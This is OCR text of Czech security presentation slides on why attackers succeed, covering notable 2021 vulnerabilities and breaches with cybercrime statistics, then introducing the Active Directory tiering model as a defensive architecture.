
# Proč hackeři vyhrávají

## Významné zranitelnosti 2021



### SeriousSAM / HiveNightmare

- Chybně definovaná práva na registrech




# Proč hackeři vyhrávají

## Významné zranitelnosti 2021

### PetitPotam

- NTLM Relay zranitelnost v EFSRP + „funkce“ v ADCS



# Proč hackeři vyhrávají

## Významná napadení 2021

**Colonial pipeline**

- Krizový stav – nedostatek paliv na východním pobřeží
- Údajně zaplaceno **$4.4M** za dekryptor dat

**Národní knihovna**

- Na 6 dní přerušen provoz

**Institut plánování**

- Výpočetní kapacita zneužita k těžení kryptoměny
- Došlo „pouze“ ke snížení výkonu a menším výpadkům

# Proč hackeři vyhrávají

## Statistiky 2021

Globální škody způsobené **kyberkriminalitou** jsou odhadovány za rok 2021 **$6 Trillionů.**


- **$190 000** za sekundu

Globálně nejčastějším útokem je **Phishing**.

Zdroje: Enisa, CyberSecruity Ventures


# Proč hackeři vyhrávají

## Cyklus



# Active Directory

# Tiering Model



# Active Directory

## Koncept Tiering


Business App VDI


Admin Workstation


Admin Workstation


DHCP Server


Doménový řadič


Print Server



User Workstation


Admin Workstation


AADC Server



User Workstation


WSUS Server


File Server


# Active Directory

## Koncept Tiering




# Active Directory

## Koncept Tiering



